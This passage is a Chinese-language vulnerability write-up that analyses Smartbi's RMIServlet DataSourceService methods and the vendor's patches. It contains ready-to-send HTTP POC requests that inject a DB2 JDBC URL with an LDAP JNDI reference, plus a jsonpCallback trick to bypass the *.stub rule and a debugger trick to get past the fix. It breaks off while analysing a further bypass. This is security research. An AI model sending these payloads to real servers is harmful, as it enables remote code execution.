
同时,最好让password有值,这样能经过不必要的if:

经过两个if后,跟进下面的getConnection:


这里又对url进行了一遍检测。为了通过this.kerberosLogin,可以不设置kerberosLogin属性。为了跳过if,可以把validationQueryMethod设置成3。这样就能直接调用到最底下的getConnectionBeyondPool,从而触发JDBC连接。
V10版本虽然运行不起来,但是源码还是能看到的。

能看到老版本是没有在源码处做拦截的,所以需要通过补丁在filter处进行拦截。
POC
1
2
3
4
5
6
| POST /smartbi/vision/RMIServlet HTTP/1.1
Host: 127.0.0.1:18080
Cookie: JSESSIONID=5B0F6C2BB55CC497022AD7FD047C70D0
Content-Type: application/x-www-form-urlencoded
className=DataSourceService&methodName=testConnection¶ms=[{"url":"jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDIName=ldap://127.0.0.1:50389/4c94ba;","name":"baka666","driverType":"DB2","validationQuery":"select","driver":"com.ibm.db2.jcc.DB2Driver","maxConnection":"100","transactionIsolation":"1","validationQueryMethod":"3","authenticationType":"test","driverCatalog":"test"}]
|

由于漏洞已经被修复了,这里想要复现的话,可以打断点,先把clientRerouteServerListJNDIName去掉一个字母,等通过所有拦截后,再在变量中改回来。
最终也是成功触发:
如果选择的是testConnectionList方法,只需要给params再套一层[]:
1
2
3
4
5
6
| POST /smartbi/vision/RMIServlet HTTP/1.1
Host: 127.0.0.1:18080
Cookie: JSESSIONID=5B0F6C2BB55CC497022AD7FD047C70D0
Content-Type: application/x-www-form-urlencoded
className=DataSourceService&methodName=testConnectionList¶ms=[[{"url":"jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDINam=ldap://127.0.0.1:50389/4c94ba;","name":"baka666","driverType":"DB2","validationQuery":"select","driver":"com.ibm.db2.jcc.DB2Driver","maxConnection":"100","transactionIsolation":"1","validationQueryMethod":"3","authenticationType":"test","driverCatalog":"test"}]]
|
修复


对这两个方法的params做了拦截,不允许出现clientRerouteServerListJNDIName。
stub接口绕过——DB2命令执行
这里漏洞应该只存在于V10版本,V11版本下,*.stub通过smartbi.framework.rmi.StubServlet统一处理:


只支持GET,不会调用任何Service。
分析


V10版本的web.xml文件如上,*.stub对应的也是RMIServlet。
但是要注意,*.stub的问题,之前也修过一次:

当时的Rule:

只拒绝了POST请求。
但是RMIServlet只要加上jsonpCallback就能从GET转到POST方法:

所以当时的*.stub修复不完全,导致了绕过。
POC
1
2
3
4
| GET /smartbi/vision/xxxxx.js.stub?className=DataSourceService&methodName=testConnection¶ms={{urlesc([{"url":"jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDIName=ldap://127.0.0.1:50389/4c94ba;","name":"baka666","driverType":"DB2","validationQuery":"select","driver":"com.ibm.db2.jcc.DB2Driver","maxConnection":"100","transactionIsolation":"1","validationQueryMethod":"3","authenticationType":"test","driverCatalog":"test"}])}} HTTP/1.1
Host: 127.0.0.1:18080
Cookie: JSESSIONID=5B0F6C2BB55CC497022AD7FD047C70D0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
|
修复
禁了jsonpCallback

黑名单方法绕过——DB2命令执行
分析
以下分析中全为V10代码。


看补丁,这里其实有两个漏洞,一个是获取用户密码,从而获取有效cookie,另一个就是通过新的方法,触发JDBC攻击。
这里重点看新的JDBC触发方法。
然而,经过一通分析后,并没有在补丁中几个新增的方法里找到能够触发JDBC连接的点。不过倒是发现了另一个能触发JDBC连接的方法,smartbi.freequery.client.datasource.DataSourceService#simpleTestConnection:
